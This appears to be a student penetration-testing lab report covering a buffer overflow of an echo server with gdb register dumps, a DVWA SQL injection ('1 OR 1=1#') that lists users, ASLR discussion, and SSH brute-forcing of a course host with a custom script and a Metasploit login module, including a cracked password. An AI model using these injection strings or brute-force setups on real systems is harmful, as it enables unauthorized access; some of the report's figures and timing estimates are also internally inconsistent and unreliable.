Project Report

Group Name: FLR

Group Members:

[Reed Kotrla, Robert Jones, Posan Gc]


August 12, 2025

Section I: Introduction

This project explores penetration testing techniques by exploiting system vulnerabilities and analyzing security mechanisms. Tasks include setting up an Ubuntu server and a Damn Vulnerable Web Application (DVWA), performing SQL injection attacks to extract user information, and testing password security through brute-force and dictionary attacks. Reed handled a majority of the work on tasks on his personal machine. Posan and Robert helped problem solve when needed, meet when available, and handled documentation and conversion to Latex. Screenshots of processes and outputs are shown at each step to show how different systems can be penetrated and what those exploits unveil. Throughout the tasks, we are challenged to step back from the screenshots and look at the exploit from a larger picture. Estimations of real world/better defended systems are based on simple examples demonstrated in this project furthering our understanding of the vulnerabilities systems may have.

Section II (Task I)


1. Show whether or not you can read the files in `/root/files` of A.1 with local login and SSH login.



Ubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Mar 16 22:09
student@Ubuntu: ~
Home
Right Ctrl

```
student@Ubuntu:~$ ls -l /root/files
ls: cannot access '/root/files': Permission denied
student@Ubuntu:~$ ls -l /root
ls: cannot open directory '/root': Permission denied
student@Ubuntu:~$ 
```

Figure 1: Access via Local Login




```
cdrom                  etc   media              root  snap              usr
vboxuser@Ubuntu:/$ cd root
bash: cd: root: Permission denied
vboxuser@Ubuntu:/$
```

Figure 2: Access via SSH Login

2. Through controlled input testing, **26 bytes** were determined to crash the `echo` program. This indicates that a buffer overflow error occurs when the input exceeds this size, causing the program to terminate unexpectedly.


3. Show which user ID is running the `echo` program in A.1.


Ubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Mar 16 22:30
student@Ubuntu: ~/Desktop/proj2a
student@Ubuntu: ~/Desktop/proj2a
student@Ubuntu: ~/Desktop/proj2a
Right Ctrl

```
student@Ubuntu:~/Desktop/proj2a$ ps -ef | grep tcps
student    15986   15916  0 22:29 pts/0    00:00:00 ./tcps
student    16002   15987  0 22:30 pts/1    00:00:00 grep --color=aut
o tcps
student@Ubuntu:~/Desktop/proj2a$ S
```

Figure 3: User ID Running echo Program

4. Show which user ID is running the SSH service in A.1.




```
└─$ ssh victim@192.168.1.19
victim@192.168.1.19's password:
Permission denied, please try again.
victim@192.168.1.19's password:
```

Figure 4: User ID Running SSH Service

Section III (Task II)

1. Screenshot of gdb breakpoint in foo() of tcph in B.1.



Mar 18 19:07
/home/vboxuser/Des
attack
README.first
tcps
Other L
vboxuser@Ubuntu: ~/Desktop/proj2a
Home
Trash
victim@vbox: ~/Desktop/proj2a
File Actions Edit View Help

```
rdx            0x200               512
rsi            0x7fffffffdba0      140737488346016
rdi            0x7fffffffdba0      140737488346016
rbp            0x7fffffffdb90      0x7fffffffdb90
rsp            0x7fffffffdb70      0x7fffffffdb70
r8             0x0                 0
r9             0x7ffff7fca380      140737353917312
r10            0x7ffff7c109d8      140737350011352
r11            0x246               582
r12            0x1                 1
r13            0x0                 0
r14            0x403e00            4210176
r15            0x7ffff7ffd000      140737354125312
rip            0x401234            0x401234 <foo+16>
eflags         0x202               [ IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
--Type <RET> for more, q to quit, c to continue without paging--S
gs             0x0                 0
fs_base        0x7ffff7faa740      140737353787200
gs_base        0x0                 0
(gdb) print &buf
$1 = (char (*)[8]) 0x7fffffffdb88
```

```
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./tcph...
(gdb) break foo
Breakpoint 1 at 0x4011ec: file tcph.c, line 23.
(gdb) run
Starting program: /home/victim/Desktop/proj2a/tcph
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".


Breakpoint 1, foo (in=0x7fffffffdaf0 "\n") at tcph.c:23
23          strcpy(buf, in);
(gdb) info registers
rax            0x7fffffffdaf0      140737488345840
rbx            0x7fffffffde18      140737488346648
rcx            0x7ffff7eb66dd      140737352787677
rdx            0x200               512
rsi            0x7fffffffdaf0      140737488345840
rdi            0x7fffffffdaf0      140737488345840
rbp            0x7fffffffdae0      0x7fffffffdae0
rsp            0x7fffffffdac0      0x7fffffffdac0
r8             0x0                 0
r9             0x7ffff7fcbf40      140737353924416
r10            0x3                 3
r11            0x246               582
r12            0x0                 0
r13            0x7fffffffde28      140737488346664
r14            0x7ffff7ffd000      140737354125312
r15            0x403e00            4210176
rip            0x4011ec            0x4011ec <foo+12>
eflags         0x206               [ PF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
fs_base        0x7ffff7db0740      140737351714624
gs_base        0x0                 0
(gdb) print &buf
$1 = (char (*)[8]) 0x7fffffffdad8
(gdb) 
```

Figure 5: GDB breakpoint at both machines

2. Values of `$rsp`, `$rbp`, address of `buf`, and return address of foo() in A.1 and B.1.



Task 2 Notes


return Address is at $rbp +8

	Ubuntu	Kali
$rbp =	7ffffffffdb90	7fff ffff dad0
$rsp =	7fff ffffdb70	7fff ffff dab0
$buf =	0x 7fff ffffdb88	7fff ffff dac8
ra =	7fff ffffdb98	7fff ffff dad 8

Figure 6: Values in A1 and B1

Section IV (Task III)

1. Screenshot showing exploitation of the echo program.


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Ubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Files
xuser/Desktop/proj2a
vboxuser@Ubuntu: ~/Des
Help
Logout
11:20
Right Ctrl

```
No.  Time          Source                  Destination             Protocol Length Info
   1 0.000000000   192.168.2.12            192.168.2.10            DNS        82 Standard q
   2 0.000018348   192.168.2.12            192.168.2.10            DNS        82 Standard q
   3 152.447310714 192.168.2.12            192.168.1.19            TCP        74 60954 → 30
   4 152.448082847 192.168.1.19            192.168.2.12            TCP        74 30000 → 60
   5 152.448098587 192.168.2.12            192.168.1.19            TCP        66 60954 → 30
   6 152.448263172 192.168.2.12            192.168.1.19            TCP       248 60954 → 30
   7 152.448611053 192.168.1.19            192.168.2.12            TCP        66 30000 → 60
   8 157.488561135 PCSSystemtec_74:55:f8   PCSSystemtec_a1:db:16   ARP        42 Who has 19
   9 157.488810638 PCSSystemtec_a1:db:16   PCSSystemtec_74:55:f8   ARP        60 192.168.2.
```

```
▸ Frame 1: 82 bytes on wire (656 bits), 82 bytes capt   0000  08 00 27 a1 db 16 08 00  27 74 55 f8 08 00 45
▸ Ethernet II, Src: PCSSystemtec_74:55:f8 (08:00:27:7   0010  00 44 9f 46 40 00 40 11  15 fc c0 a8 02 0c c0
▸ Internet Protocol Version 4, Src: 192.168.2.12, Dst   0020  02 0a 8c 29 00 35 00 30  85 a8 22 5a 01 00 00
▸ User Datagram Protocol, Src Port: 35881, Dst Port:    0030  00 00 00 00 00 00 08 6b  6c 65 70 65 74 6b 6f
▸ Domain Name System (query)                            0040  6e 65 74 04 68 6f 6d 65  04 61 72 70 61 00 00
eth0: <live capture in progress>    Packets: 9    Profile: Default
```

```
vboxuser@Ubuntu:~/Desktop/proj2a$ ./tcps
A connection from 192.168.2.14 is opened!
A connection from 192.168.2.14 is closed!
^[[A^C
vboxuser@Ubuntu:~/Desktop/proj2a$ ./tcps
A connection from 192.168.2.14 is opened!
A connection from 192.168.2.14 is closed!
A connection from 192.168.2.14 is opened!
A connection from 192.168.2.14 is closed!
A connection from 192.168.2.14 is opened!
A connection from 192.168.2.14 is closed!
A connection from 192.168.2.14 is opened!
A connection from 192.168.2.14 is closed!
A connection from 192.168.2.14 is opened!
^C
vboxuser@Ubuntu:~/Desktop/proj2a$ ./tcps
^C
vboxuser@Ubuntu:~/Desktop/proj2a$ ./tcps
A connection from 192.168.2.12 is opened!
A connection from 192.168.2.12 is closed!
^X^C
vboxuser@Ubuntu:~/Desktop/proj2a$ ./tcps
A connection from 192.168.2.12 is opened!
```


Figure 7: Echo program successfully exploited and wireshark packet in exploit

2. **Detailed steps for retrieving files from A.1 to B.1.**
   We used **scp** with the host IP and file location, specifying the destination directory on B.1. For example:

   ```
   scp user@hostIP:/path/to/file /local/directory
   ```

   This command securely copies the file from the remote machine (A.1) to the specified local directory (B.1).

3. Injected SQL statement.



User ID: 1

```
ID: 1 OR 1=1#
First name: admin
Surname: admin

ID: 1 OR 1=1#
First name: Gordon
Surname: Brown

ID: 1 OR 1=1#
First name: Hack
Surname: Me

ID: 1 OR 1=1#
First name: Pablo
Surname: Picasso

ID: 1 OR 1=1#
First name: Bob
Surname: Smith
```

```
<h1>Vulnerability: SQL Injection</h1>
<div class="vulnerable_code_area">
  <form action="#" method="POST">
    <p>
      User ID:
      <select name="id">
        <option value="1">1</option>
```

```
case MYSQL:
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBALS["___mysqli_ston"]) .
```

Figure 8: Screenshot of SQL injection and Webpage with names, and IDS

Section V


1. **Explain randomization enabling/disabling via provided scripts.**
   Randomization (e.g., Address Space Layout Randomization, or ASLR) can typically be toggled using system parameters or environment variables. The provided scripts may do this by writing to files under `/proc/sys` (for example, `/proc/sys/kernel/randomize_va_space`) or by calling `sysctl` commands. Setting these values to `0` often disables randomization, while other values (e.g., `1` or `2`) enable different levels of ASLR. Depending on your privileges and how the script is written, changes can either be temporary (until the machine reboots) or persist across reboots.

2. **Explanation of unpredictability thwarting attackers.**
   By making the addresses unpredictable, attackers can't consistently hard-code target addresses to be exploited. Without knowledge of the exact address, if an attacker tries to attack again, their repeated attacks would be stopped.

3. **Probability calculation and time to compromise.**
   If only the low 16 bits of the stack address are randomized, there are $2^{16} = 65{,}536$ possible variations. The probability of guessing the correct address in one attempt is $\frac{1}{65{,}536} \approx 0.00153\%$. If an attacker sends 10 guesses per second, the time to compromise would be $\frac{65{,}536}{10} = 6{,}553.6$ seconds, which is about 1.82 hours.

Section VI (Task IV)

1. Screenshot testing each password to SSH klepetko.net as `user50`.



```
┌──(victim㉿vbox)-[~/Desktop/proj2b]
└─$ ./sshpass
Trying password: fLqjcLNPo
Trying password: cyfvMqDXj
Trying password: quEwhgcrc
Trying password: womRomJft
Trying password: yHBDxuPAi
Trying password: dXobQabup
Trying password: rWeDHWuXu
Trying password: sWWFXXsoe
Trying password: iJPvPJCel
Success! Password is: iJPvPJCel
Password cracked: iJPvPJCel
```

Figure 9: Brute-force test on SSH for user50


2. Average time per to test each password is about 2.1 seconds.

3. Estimated time to find password from 1 million passwords is 900,000 seconds or 15,000 minutes or 10.4167 days.

Section VII (Task V)

For cracking `user50` to klepetko.net:


1. Screenshot of parameters of ssh login module (`info` command).



```
Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank
                                               username and password
  BLANK_PASSWORDS   false            no        Try blank passwords for all us
                                               ers
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0
                                                to 5
  CreateSession     true             no        Create a new session for every
                                                successful login
  DB_ALL_CREDS      false            no        Try each user/password couple
                                               stored in the current database
  DB_ALL_PASS       false            no        Add all passwords in the curre
                                               nt database to the list
  DB_ALL_USERS      false            no        Add all users in the current d
                                               atabase to the list
  DB_SKIP_EXISTING  none             no        Skip existing credentials stor
                                               ed in the current database (Ac
                                               cepted: none, user, user&realm
                                               )
  PASSWORD                           no        A specific password to authent
                                               icate with
  PASS_FILE         dictionary.txt   no        File containing passwords, one
                                                per line
  RHOSTS            23.116.220.37    yes       The target host(s), see https:
                                               //docs.metasploit.com/docs/usi
                                               ng-metasploit/basics/using-met
                                               asploit.html
  RPORT             22               yes       The target port
  STOP_ON_SUCCESS   true             yes       Stop guessing when a credentia
                                               l works for a host
  THREADS           1                yes       The number of concurrent threa
                                               ds (max one per host)
  USERNAME          user50           no        A specific username to authent
                                               icate as
  USERPASS_FILE                      no        File containing users and pass
                                               words separated by space, one
```

Figure 10: SSH login module parameters for user50

2. Screenshot finding the correct password.




```
[*] 23.116.220.37:22 - Starting bruteforce
